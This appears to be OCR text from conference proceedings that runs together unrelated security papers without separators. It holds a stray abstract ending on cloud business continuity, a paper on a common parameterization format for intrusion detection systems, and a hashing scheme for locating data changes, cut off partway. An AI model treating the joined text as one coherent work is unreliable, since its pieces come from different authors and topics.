No paper so far has presented business continuity aspects in details about cloud computing and it challenged us to address the cloud computing model security detriments that depreciate the CC business continuity: performance and availability, data privacy, protection and location, regulatory and standards compliance, loss of control, heterogeneity, complexity, and interoperability, multi-tenant environment, and disaster recovery - RPO and RTO compliance and effectiveness. In this paper we introduce proposals to mitigate the probability of incident scenario for each detriment. These main risks can be assessed appropriately and mitigated to the acceptable level by applying recommendations in these proposals according to matrix for risk level as a function of the business impact and probability of incident scenario [11].

Intrusion Detection Parameterization Exchange Data Model

Björn-C. Bösch
Carl-von-Ossietzky University / Department of Computer Science, Oldenburg, Germany
bjoern.carsten.boesch@uni-oldenburg.de

Abstract – The efficiency of Intrusion Detection Systems depends on their configuration. This configuration is currently vendor-specific. Operations could become complex when multiple systems are used. I briefly discuss why current management protocols are not adequate to manage Intrusion Detection Systems and what is needed to manage Intrusion Detection Systems adequate.

Based on the functional Intrusion Detection model of the IETF the integration approach will be pointed out as well as requirements for the Intrusion Detection Parameterization Exchange Format and its structure will be briefly described. Analog to the Intrusion Detection Message Exchange Format a parameterization format for standardized parameterization was designed.

Separation of baseline configuration and parameterization for individual integration are illustrated on basis of Snort. Usability and functionality of this approach was demonstrated by integration in the network based IDS Snort and the host based IDS Samhain under one parameterization web frontend.

This approach provides administrators a consistently administration frontend for all integrated IDS. The security level is approved by one central administration entity for the complete IDS solution independent from IDS manufacturers. Updates and parameter modifications could be done from this central point. There is no longer imperative to allow connection from analyzers to the Internet or the central operations LAN to update itself or for notifications.

IDS manager are independent from the rest of the IDS. IDS of different vendors and different analyzing level could be managed with one administration interface.

I. Introduction

Since the Internet become public, CERT/CC has reported increasingly incidents per year [1]. A cause of this trend is the increase of vulnerabilities since 1999 [2]. In 2004 exploits were available within an average of less than five days [4]. In this context attacks become more and more complex with decrease of attackers knowledge. This trend supports complex hacking attacks as depicted in fig. 1.

Intrusion Detection Systems (IDS) protect critical infrastructure and services against malicious actions. Detailed knowledge of application and communication are necessary to protect services. IDS are scoped on a single application (special kind of Host based IDS), a single operating system (Host based IDS) or communication protocols (Network IDS). To detect intrusions in an IT composite, different IDS are required to protect and monitor the computer systems at all levels, top to bottom.

IDS will be classified on its scope (Host based IDS or Network IDS) and the detection technique (signature based IDS or anomaly based IDS). Anomaly detection defines a baseline. An intrusion will be raised when the tolerance from the baseline is exceeded. Signature based IDS compares activity against known vulnerabilities. An intrusion will be detected when activity matches a signature. Signature based IDS are currently state of the art [25].

IDS are isolated solutions. Today there is no combination or interaction between IDS. This work is focused on the fundamental question: Is it possible to separate the IDS manager completely from the rest of heterogeneous IDS landscapes with a standardized format between IDS manager and analyzer?

The remaining paper is organized as follows: In section II the needs for a standardized parameterization are described by demonstrating, that current system management protocols are not adequate. Subsequent the methodology of parameterization and the requirements to a common parameterization format are pointed out in section III. Section IV gives a brief high level overview of the structure of IDPEF. The integration approach is outlined in section V. Section VI presents the integration results and I conclude in section VII.



Figure 1. Attack Sophistication vs. Intruder Technical Knowledge [3]

II. THE NEED FOR STANDARDIZED PARAMETERIZATION OF IDS

This section discusses the needs of a standardized IDS management in a heterogeneous IT landscape. Some current systems management formats were briefly analyzed and their weaknesses for IDS management are carried out.

Today, each IDS provides its individual software maintenance solution with automated update communication from the IDS management network through the vendors via the Internet. No central entity operates as software distributor to maintain the different IDS components over the IDS management network for all IDS entities.

Administration access, administration files and configuration syntax of each IDS vendor are individual. Dedicate system accounts with privileged rights are often needed to maintain the IDS.

Administration skills have to cover every IDS (full coverage and detection). Alternatively, a limited amount of systems and services will be protected by an IDS (reduced coverage). A third approach is to select an IDS which is able to protect all applications, operating systems and communication protocols, with its strength and weaknesses (reduced detection).

All solutions with more than one IDS require additional IDS manager with individual frontend designs including platforms for this application and administration skills for it. From an economic point of view and risk management a compromise of all approaches is preferred.

A widely used solution for networking systems is the configuration with the Simple Network Management Protocol (SNMP). SNMP [6] uses the User Datagram Protocol (UDP) [8] without an existing flow-control. For every IDS entity a Management Information Base (MIB) is necessary on site of the manager to define possible values and their interpretation.

The current version 3 of SNMP supports basic cryptography and authentication [7]. The used Data Encryption Standard (DES) is vulnerable against cryptanalytic methods [9]. Advanced Encryption Standard (AES) was propagated in November 2001 by the US-American National Institute of Standards and Technology (NIST) as new standard [10].

This solution requires individual add-ons on site of the IDS manager. Furthermore the confidentiality of IDS parameterization data and the control of the data connection were not adequate protected.

The Common Intrusion Detection Framework (CIDF) was focused to develop protocols and application programming interfaces. Information, components and resources should be shared with other systems. As result of the CIDF-project the Common Intrusion Specification Language (CISL) [11] was developed. The CISL syntax is a lisp-like language with nested S-expression to subscribe attacks.

This approach is more for standardized notification than for configuration of IDS usable. So it was handed over to the intrusion detection working group of the IETF which developed the Intrusion Detection Message Exchange Format (IDMEF) [12].

IDMEF standardizes notifications to a monitoring application. As transport protocol the Intrusion Detection eXchange Protocol (IDXP) [13] was created on top of the Blocks Extensible Exchange Protocol (BEEP) [5]. This approach enables to integrate all IDS notification in one IDS monitoring system by standardized message exchange.

IDXP bases on the Blocks Extensible Exchange Protocol (BEEP). This protocol framework provides confidentiality, integrity and authentication for the communication.

A streamtype option with the valid values “alert”, “heartbeat” or “config” is provided by IDXP. The value “alert” is used by IDMEF. The other two values are still not in use. This work uses IDXP with the “config” value as communication framework.

The peers of IDXP-based IDMEF communication are not explicit defined within the IETF IDS model [14]. It is possible to use the IDMEF on IDXP from an analyzer to an IDS manager or from an IDS manager to an external monitoring system. This approach integrates IDMEF / IDXP communication between analyzer and IDS manager. The IDS manager will be separated from the rest of the IDS with a standardized communication. The communication between sensor and analyzer will be still IDS-specific, as depicted in fig. 2.

The IDS model of the IETF has no closed loop control within the IDS. The security policy will be applied from the administrator directly to IDS manager, analyzer and sensor. For a standardized parameterization the communication for the security policy was modified from the administrator to the IDS manager. The standardized parameterization will be distributed from the IDS manager via the analyzers to each single sensor of the IDS. Figure 2 illustrates this modified communication based on the IETF IDS model.

An IDXP-based standardized communication connects IDS manager with the rest of the IDS. Consequently, the IDS manager is now independent from the IDS itself and the IDS manager will become single point of human interface. The development stream for IDS manager should be focused on usability, monitoring and alerting as well as maintenance features. The development stream of the rest of the IDS could be focused on effective performance and detection of intrusions.

III. PARAMETERIZATION METHODOLOGY AND FORMAT REQUIREMENTS

All IDS compares activity against a reference database. References consist of a baseline part and parameter part. The baseline part describes the event itself (intrusion activity or baseline). Baseline parts are customized by a parameter part for the individual implementation. For example, a SYN-flood contains in the baseline part the attack description. In this case it is the TCP/IP-protocol and the set SYN-flag. The parameter part customizes the event with a threshold and a time interval for the individual implementation. As result more than 200 SYN-Requests within 1 second will cause a SYN-flood event signalization.

Attributes for the standardized parameterization format were derived from this methodology. Analog to IDMEF the standardized parameterization format were named "Intrusion Detection Parameterization Exchange Format" (IDPEF).

Before starting the IDPEF design, requirements were documented [15]. These requirements ensure that a broad applicability will be honored within the design:

Existing standards without royalties or license fees have been preferred to ensure open implementations as well as free evolution and enrichments. IDPEF and its distribution communication should be free from architectural restrictions to be applicable to mainly all (commercial and free) IDS integrations. To reach a wide applicability, sensor and analyzer could be integrated or separated. A combination or separation of the managers for parameterization with those for notification and/or alert correlation must not have impact of the usage of IDPEF.

To support wide applicability, IDPEF must be applicable to homogenous IDS (at least 1 analyzer) and meshed IDS with multiple vendors or types. Also integrations of analyzer and manager in some large hierarchy or distributed mesh of components or isolation do not have impact to IDPEF.

IT solutions cross political or cultural boarders. Therefore IDPEF has to support full internationalization and localization to enable a global usage.

The IDPEF has been independent to a transport protocol. Vulnerabilities in the transport protocol or used extensions must not have any impact to IDPEF. Hence, IDPEF did not address any security matters. Integrity, confidentiality and authentication have to be granted by the transport protocol.

IDPEF is operated in a time frame with IPv4 [16] and IPv6 [17], including hybrid IPv4/IPv6 operations. The IDPEF has to support operations within these environments.

IDS techniques are part of active research. The format should support new scientific findings. So IDPEF has to be highly standardized, but also so flexible, that vendor specific requirements are able to be integrated without changing any format definition. The format has to work with fixed attribute names and value ranges to enable a translation of values to other analyzer vendors. A free name and value space should be avoided or reduced to a limited domain.

To get the highest flexibility and integration of IDS on site of the IDS manager, additional software should be avoided on the manager to configure analyzers of different vendors.

The format should build a closed standardized solution for parameterization and event notification. All parameters that are necessary for IDMEF [12] has to be derived from IDPEF parameters or are generated from the IDS itself. No vendor specific or additional protocol / format are needed to manage an IDS. The format has support transfer of several update files and scheduling of update execution.

Common event notifications base on a single value. To honor complex integrations, the common vulnerability scoring systems [18] created a matrix to assess the importance of vulnerabilities in the individual environment. Based on this philosophy an intrusion will be characterized by a set of parameters to interpret the intrusion in context to the attack and the whole security situation. Events will be characterized by impact, severity and priority. This attribute approach has been integrated in IDPEF.

To get more information about a single event, additional information is needed by the operator. Additional information about the incident, incident response and alarm handling have been parameterized via IDPEF for notification.

For field service purposes each sensor has been characterized by individual parameters that allow an identification of the sensor for different information points.

Backup and restore should be operated by IDPEF. The analyzer has at least a baseline configuration, but it must not matter if the IDS-entity is fully parameterized, partial parameterized or completely un-parameterized.



Figure 2. IDS model with standardized communication with the IDS manager



Figure 3. Node structure of an IDPEF-Message

IV. Structure of IDPEF

IDPEF was created on top of the IDXP framework. The purpose of this format is to parameterize the analyzer to the individual implementation and to maintain the IDS in operations. The common applicability of this format was tested by integration in the network IDS Snort [19] and the host based IDS Samhain [20].

IDPEF bases on the Extensible Markup Language (XML) [23], because:

- IDMEF bases also on XML,
- XML is free from licenses, license-fees and has no royalties,
- XML is human readable,
- XML is easy to edit and
- XML is easy to process with web technologies, e.g. Java Script.

As illustrated in fig. 3, IDPEF is split in three core sections with a root node named "IDPEF-Message". The node section "entity" includes parameter to operate the sensor (e.g. NTP-servers, IP-addresses, etc.) and service information like location, field service contact, etc. Updates were scheduled within the node section "update".

The most challenging section is the "alert" section. Parameter of every event and response were defined and set within this section. The section "alert" has to be mapped biunique with parameters of all IDS.

Based on the practical example in section III, a SYN-flood parameterization is defined as depicted in fig. 4. Under the IDPEF-Message node the section alert contains all parameters for events. Each event node contains one event. The node itself includes the attributes "name" to identify the rule biunique and "displayedas" to define what will be displayed when the event causes. The attribute "origin" keeps more information about the background of this attack. "severity" classifies the priority of the event. Threshold and time interval are set in the node "system" with the attributes "time" for the time interval and "quantity" for the threshold. The complete XML Schema Definition for IDPEF was defined in [24].

V. IDPEF Integration

A first theoretical green field approach IDPEF was defined [24]. Attributes were defined and underpinned with a rationale. Subsequent the attributes of IDPEF were mapped with parameters of the open source IDS Snort [19], OSSec [21], Samhain [20] and Bro [22]. Improving adjustments were carried out within this phase. Based on these theoretical mappings the software implementations were done.

Within this work the theoretical green field approach was implemented in the two open source IDS Snort [19] and Samhain [20]. The implementations do not modify IDS executables. Only existing configuration files are processed. Implementations in Bro [22] and OSSec [21] will be following.

As a human interface an IDPEF web frontend was created that enables IDXP based communication to a selected analyzer. Attribute values were modified over the frontend and could be send back as IDPEF update to the analyzer. Additional software updates including upload of update files and new signatures are scheduled within the frontend and also send to the analyzer.

On site of the analyzer an IDXP / IDPEF communication module was created. This module modifies configuration files of the operating system, IDS software and schedules updates and their execution. The structure of the IDXP / IDPEF communication module is illustrated in fig. 5.

Each attribute of the individual IDS configuration files were assigned as baseline parameter or customizing parameter. Baseline parameters were not transferred into or modified by IDPEF. Customizing parameters were biunique mapped to an IDPEF attribute.

```
<IDPEF-Message>
 <alert>
  <event name = "9999_1"
     displayedas = "SYN-Flood"
     origin = "self-generated SYN-flood event"
     serverity = "attempted-dos" >
   <network source = "any"
      destination ="$myHONE_NET"
      direction = "uni" />
   <system time = "60"
      threshold = "200" />
  </event>
 </alert>
</IDPEF-Message>
```

Figure 4. Example of IDPEF-SYN-Flood-Message without defined namespace

Snort's IDPEF communication module maps "preprocessor", "variable", "output" and "config" parameters as well as rules into IDPEF. Dynamic loaded libraries were categorized as baseline parameters.

Customizing parameters were selected and mapped for each Snort rule into an individual IDPEF event. As demonstrated in fig. 6 the parameters are mixed within the rule. Parameters of the rule head are mapped into IDPEF. "msg", "reference", "classtype", "priority", "logto", "resp", "react" and "act" were mapped into IDPEF. The options "rev" and "sid" were used as unique event identifier.

Samhain's configuration file includes mainly customizing sections. Each section and its parameters were mapped biunique into IDPEF. The sections "external" and a high percentage of "Misc" were not integrated in this implementation. These sections were mostly classified as baseline configuration and not mapped into IDPEF.

VI. RESULTS

Based on engineering and implementation phase of the analyzer communication module the common parameterization was evaluated.

As pointed out in the introduction the structures of both individual IDS configuration files have an individual structure and syntax. There is a mix of baseline and customizing parameters in a configuration section within a file. Other parts are clearer to assign as configuration parameter section.

Standardization for Snort's IDS configuration files is very different. The customizing of Snort rules has a high percentage of customizing parameters that are able to map into a standardized format. Customizing of preprocessors is very individual. Each preprocessor has its own self created configuration line. As result, parameters vary in naming, separation and structure of values and / or value ranges. Integration in a standardized format requires a prevalent usage of individual parameter nodes.

Samhain's configuration was mostly completely mapped into IDPEF. The section "SuidCheck" requires additional individual parameters to integrate it in a standardized format. One of two "Misc" sections in the standard Configuration file includes baseline parameters.

VII. CONLUSION

The integrations demonstrate that actual configuration of IDS mixes baseline and customizing parameters. A separation of baseline and customizing configuration is helpful to apply IDPEF as common customizing file for IDS.

Customizing of IDS attributes are due to a small amount of parameters and values. Baseline configuration and references depend on the internal processing and are not able to standardize with external modifications only.



Figure 5. IDXP-Extension for the IDS analyzer

The configurations of two different IDS were mapped into one common parameterization format covered by one consistently administration frontend. These two IDS were operated under one common independent IDS manager. As result, the IDS manager was separated from the rest of different IDS and integrates analyzers of different vendors and analyzing level. Further IDS integrations will be substantiate this conclusion.

The IDS management is able to operate as central update entity and improve the security level. All updates could be controlled, downloaded and distributed to each single IDS entity from one central entity. Also the communication control will be easier, because there is only one communication port from the IDS manager to all IDS entities necessary. There is no need to open a connection from an IDS analyzer to the Internet or to the most trusted management LAN. All connections are initialized from the management LAN to the analyzer LAN.

Based on these findings, analyzing quality and usability comfort are not longer combined within a single IDS. Analyzer and sensors of an IDS are focused on detection of intrusions. The IDS manager development could be focusing on a more comfortable usability and other features like consistency checks with other analyzers, bulk parameter changes or comfortable update scheduling.

IDS manager and analyzer are independent. Different IDS could operate under one administration interface with more comfortable usability.

Hashing Scheme for Space-efficient Detection and Localization of Changes in Large Data Sets

***Abstract* - One of primary components of computer systems security is preservation of data integrity. In addition to violation prevention, it also includes methods used to detect such violations after they occur. The most common methods for preserving integrity of binary data are based on various hashing functions. However, an inherent downside of using hashing functions is that a single hash can only be used to verify integrity of a single data string as a whole. This results in it being impossible to locate the exact position within the string where the change occurred. Alternative method entails splitting the data string into blocks, each protected by a hash. While this enables more precise location of changes, storing potentially large number of hashes imposes significant space overhead for large data sets.**

In this paper, we present a space-efficient method for detection and localization of unwanted changes in large data sets. Our method reuses the idea of splitting data into blocks and hashing each block separately, but with certain added properties: logarithmic instead of linear increase of memory space required to store hashes, ease of parallelization, possible application on distributed data, limited self-verification of hashes and efficient recalculation of hashes for dynamically changing data.

I. INTRODUCTION

Cryptographic hash functions (CHFs) have been in use for over two decades [1]. In this time they have found application in wide array of fields, from digital signing to file integrity verification.

Most CHFs used in this period reuse the same core concept: they use some kind of block cypher in a Merkle–Damgård (MD) construction [2] to consume an arbitrary long string of binary data and produce a fixed length "digest" of input data (Figure 1). The MD construction guarantees that the entire CHF built using it is as secure as the underlying block cypher. While this implies that any block cypher can be used to build a CHF, widely used CHFs are built using block cyphers designed especially for this purpose.



Figure 1: Schematic of Merkle–Damgård construction

MD construction has certain undesirable properties, amongst which is the need to apply the block cypher sequentially on the blocks of input data, without the ability of parallelization. For this reason, several finalists of currently going NIST hash function competition [3] for selecting the SHA-3 function, abandoned MD construct in favor of other constructs (Keccak and JH, for example).

In section II, we will show several cryptographic constructs that use CHFs as building blocks. In section III, we will introduce our own method, show how it compares to already described constructs, and give its detailed description. In section IV, we will show how our method can be applied to locate a single modification of a data set and present a statistical model that can be used to estimate the locations of multiple errors. Section V concludes the paper.

II. USE OF CRYPTOGRAPHIC HASH FUNCTIONS IN OTHER CRYPTOGRAPHIC CONSTRUCTS

CHF can be used to build other cryptographic constructs. For instance, work of Luby and Rackoff [4], shows that CHFs can be used to build cryptographically secure symmetric encryption schemes. Similarly, they can be used to build pseudorandom number generators.

When speaking of hashing data, the shortfalls of MD constructs have already been mitigated "organically" in several applications of CHFs. For example, filesharing software has for a long time used the approach of splitting the files into "chunks" and applying the CHFs on each chunk separately. While this method is used to allow the verification of chunk integrity so that it can be retransmitted even if the complete file is unavailable, it also implies the ability to hash the file in parallel, since application of CHF on each chunk can be done independently of other chunks. The choice of CHF used varied from program to program. For instance, ed2k and Kademlia filesharing networks use MD5, while BitTorrent uses SHA-1 [5].

In addition, such schemes use an additional hash to protect the integrity of chunk hashes, called a top hash. It is calculated by concatenating the chunk hashes and



Figure 2: Schematic of hash list

applying the CHF on a resulting string. Overall, such construct is called a hash list (see Figure 2).

A construct similar to the hash list is the hash tree, sometimes also called Merkle tree, as it was first described by R. C. Merkle [6]. Same as with the hash list, data is split into chunks and each chunk is hashed individually. However, instead of using these hashes to calculate the top hash directly, they become leaves in a tree where each node hash is calculated by hashing concatenated hashes of its child nodes. Top hash is the hash of the root node of such tree. Thus, every node verifies the integrity of its child nodes, and, by recursion, its entire subtree.

A parameter of such construct is the number of child nodes each node has. However, most commonly used variant is the binary hash tree, where each node has two child nodes. This variant can be seen in Figure 3, and is the original variant described by Merkle [6].

It is trivial to show that the hash list is actually a special case of hash tree where all the chunk hashes are child nodes of a single parent node, whose hash is the top hash. As such, hash list represents the hash tree with a minimal number of nodes relative to the number of chunks. Since the number of nodes relates directly to the amount of hashing performed, hash list is also the most efficient hash tree regarding space and processor time.

Yet, hash tree shows certain advantages in terms of possible distributed calculation – for every node to have its hash calculated, only the nodes of its subtree are required. Consequently, to verify a certain number of nodes, only their common ancestor node and its subtree are required. This property has been used, for example, in ZFS filesystem for hierarchical sector integrity verification [7].



Figure 3: Schematic of a binary hash tree

From a given examples it becomes apparent that hash trees and hash lists can be used in different scenarios with different integrity requirements. If only the top hash (or root node) is stored, overall utility is no greater than in the case where the bare CHF is used; gains are only in possible computational speedup due to parallelization. In hash list, chunk hashes can be stored, allowing for verification of individual chunks, while in hash tree, the entire tree can be saved for a flexible hierarchical verification of chunk groups. While both of these approaches provide more granular integrity verification, they pay such verbosity with space requirement.

Let us presume that the file (or, more generally, a data set) is divided into *n* blocks, and that the same CHF with a constant hash size (1) is used for hashing in all scenarios.

To store a root hash, space is requirement is 1.

To store a hash list, space requirement is n+1 (n hashes, plus a top hash).

To store a binary hash tree, space requirement is 2n-1 (perfect binary tree has 2^{h+1}-1 nodes [8], where h is tree height: $h = \log_2 n$).

If a data set is large, or block size small (thus block count large), space requirement for both hash list and hash tree becomes significant.

For example, presume we want to protect 8GiB of data, with an ability to detect errors with a 4 KiB precision and that we are using a CHF with a 32 bytes output (hash size). Data will be split into 2 097 152 blocks, which translates to around 64 MiB of hashes for a hash list and 128 MiB for a hash tree.

For certain applications, where storage space is limited or where the nature of application requires storing hashes of a large number of different data sets (versioning software, for example), such large overhead might be deterrent.

In this paper we propose a more space-efficient construct that sacrifices the full verbosity and utility of hash lists and hash trees, but requires logarithmic space to



Figure 4: Required storage space (in number of hashes) of a hash tree (light gray), a hash list (dark gray), and our method (black). Both axes are on a logarithmic scale

store hashes, while retaining high possibility of parallelization. Exact space requirement is $2*\log_2(n)$, and comparison of required storage space with hash tree and hash list can be seen in Figure 4.

This feature makes it suitable for integrity verification of very large data sets. For example, to protect the aforementioned 8GiB of data, only 1344 bytes of storage space are required to hold the hashes.

III. SPACE-EFFICIENT HASHING SCHEME

Throughout the rest of the paper, certain terms will be used extensively, so we will note and define them in advance:

- Data string – a sequence of bits. For practical purposes, we assume that such stream has length that can be handled by most CHFs (multiple of 8 bits).
- Data block – a data string of some known length, created by splitting the data string. Data blocks of the same string contain exclusive parts of it.
- Neighboring blocks – blocks that contain data that was sequential in the data string i.e. the last bit of a first block was followed by the first bit of the second block, or vice versa.
- Single block error – an error introduced to the data of a single block. Actual number of changed bits is irrelevant.
- Multiple block errors – a single block error introduced to multiple blocks (not necessarily neighboring blocks).

Consider a data string split into blocks. As was mentioned, applying CHF on a whole string allows for detection of any number of errors, but without information of their location, while the use of hash list or hash tree allows for location of any number of blocks within which errors occurred.

However, a situation might exist where the chance of an error occurrence is very low, but the cost of not being able to locate it very high. In that case, one might perform risk assessment and determine whether it's more affordable to stick to CHF or expend more space for hash list or hash tree hashes storage. A more optimal solution would provide a tradeoff between the two extremes.

The method we propose takes inspiration from the error detection part of Hamming codes, and allows for the precise location of a single block error. It uses a CHF to calculate hashes, but the actual CHF used is not specified, and is left to the implementation.

A. Data preparation

Data is to be split into blocks, just as when using hash list or tree. There is no requirement for blocks to be of the same size; however it should be possible to unambiguously split the data into the same blocks at a later time.

Negative	H_0	H_2	H_4
Positive	H_1	H_3	H_5

Figure 5: Example of hash storage table for 8 leaves tree

Then, a CHF is applied to every block of data separately and their hashes calculated. We call these hashes "leaves". For convention, each leaf is assigned a zero-based index, preferably in the same order as the corresponding blocks in the original data. In some variants, indexing isn't necessary, but we'll use it for convenience.

In order to proceed, the number of leaves needs to be the power of two. If this is not the case, padding leaves need to be added to bring the number of leaves up to the closest higher power of two. The same could have been achieved by padding the actual data, but simply adding leaves is faster than hashing padding data. Padding leaves should all have the same hash value that can be distinguished from values of non-padding leaves. Since the chance of accidental hash collision in CHFs is negligible, one way to generate padding hash is to apply CHF to some constant data (a kind of initialization vector), and use the resulting hash for all padding leaves.

In addition, space should be allocated to hold the hash storage table (HST). Hash storage table ought to have two rows (that will be referred to as a "*positive*" and "*negative*" row), and $\log_2(n)$ columns, where *n* is the number of leaves after padding. For convention, we will number the cells in such a way that cells in a *negative* row are numbered sequentially from left to right with even numbers starting from zero, while cells in *positive* row are numbered with the number of the cell from the *negative* row and the same column, increased by one (alternatively, sequentially from left to right with odd numbers starting from 1). See Figure 5 for an example of hash storage table for 8 leaves.

B. Block grouping

After leaves are ready, they are to be grouped. Groups are numbered from zero to $2*\log_2(n) - 1$, and each group can (and will) share some of its leaves with other groups.

0th group will contain the leaves with even indices (0, 2, 4...)

1st group will contain all leaves not contained in 0th group. Alternatively, all leaves with odd indices.

2nd group will contain the first 2 leaves (0, 1), then two more leaves with indices 4 and 5, then 8 and 9 and so on. Alternatively, every leaf whose index is divisible by 4 without remainder, and it's following leaf.

3rd group will contain all leaves not in 2nd group

$(2n)^{th}$ group (even numbered group) will contain all leaves whose indices *i* satisfy the identity

$$i \equiv 0 \pmod{2^{n+1}} \quad (1)$$

(i is divisible with 2^{n+1} without remainder) and the following 2^n-1 leaves.

$(2n+1)^{th}$ group (odd numbered group) will contain all leaves whose indices *i* satisfy the identity

$$(i - 2^n) \equiv 0 \pmod{2^{n+1}} \quad (2)$$

and the following 2^n-1 leaves. Alternatively, it will contain all leaves not contained in $(2n)^{th}$ group.

Example of leaf grouping (for 8 blocks) can be seen in Figure 6.

Note that groups are ordered sets of leaves, and that the order of blocks within groups is the same as in the full block set.

C. Group hashing

After the groups have been defined, a top hash of every group has to be calculated. There are two ways this can be done: by treating the group as the hash list, or by treating leaves in the group as the leaves of a binary hash tree (further in text "hash tree" implies "binary hash tree").

Both ways will produce a top hash that can be used, although they are not interchangeable (produced top hashes will be different). Advantages and disadvantages of both methods have been described in Introduction.

Finally, top hashes are stored in hash storage table in such a way that **the top hash of a group *i* is stored in a cell numbered *i*.**

At this point, all structures used to produce top hashes (leaves, hash tree) can be deallocated, as only the hash storage table is needed for verification.

IV. Application

To merely detect the presence of errors in the data set we would only need to store a single top hash of the entire file. Our method, however, in addition to that allows the precise location of single errors. This property comes from the way the leaves were grouped.

A. Data verification

In order to verify the data against the previously generated HST, we need to calculate a new one with the current data and compare the two of them.

If there is no difference in stored hashes between the old and the new HST, we can claim that no data blocks have been altered. ***(R1)***

If some difference in hashes is found, we need to observe the pattern of those changes to make a claim.

Let us first consider a single error. If we analyze identities (1) and (2), and the number of leaves that are added to groups, we can reach two conjectures:

- A single leaf will be in only one group from every group pair numbered with (2n, 2n+1) *(C1)*
- Every leaf will be in at least one group in every group pair numbered with (2n, 2n+1) *(C2)*



Figure 6: Leaf grouping of 8 leaves. A leaf belongs to a group if the vertical dotted line coming out of it crosses the gray rectangle area of that group.

Note that because of the order we placed top hashes in HST, every table column represents a single (2n, 2n+1) pair. For that reason, terms "HST column" and "group pair" can be used interchangeably.

Considering all this, we can reach the following conclusion: *a single error will always change **exactly one** hash in every column in the hash storage table.* ***(R2)***

Now let us consider multiple errors. Since every multiple error is made of multiple single errors, some properties of single errors still hold. More specifically, from (C2) we can conclude that *a multiple error will always change **at least one** hash in every column in hash storage table.* ***(R3)***

Unfortunately, since we have multiple errors, we can't conclude much from (C1). It is completely possible to have errors introduced in two leaves that will result in the change of all hashes. For example, in Figure 6, since leaves 0 and 7 belong to different groups in every group pair, errors in those two will change all hashes in the new HST.

Since we stated the conditions that must hold for no errors, a single error, and multiple errors, we can state that any difference in HST that doesn't satisfy at least one of these conditions represents an invalid state. In other words, *if two HSTs differ, but not in at least one hash in every column, we can conclude there was either a modification introduced into a HST, or there was an error in the HST calculation procedure.* ***(R4)***

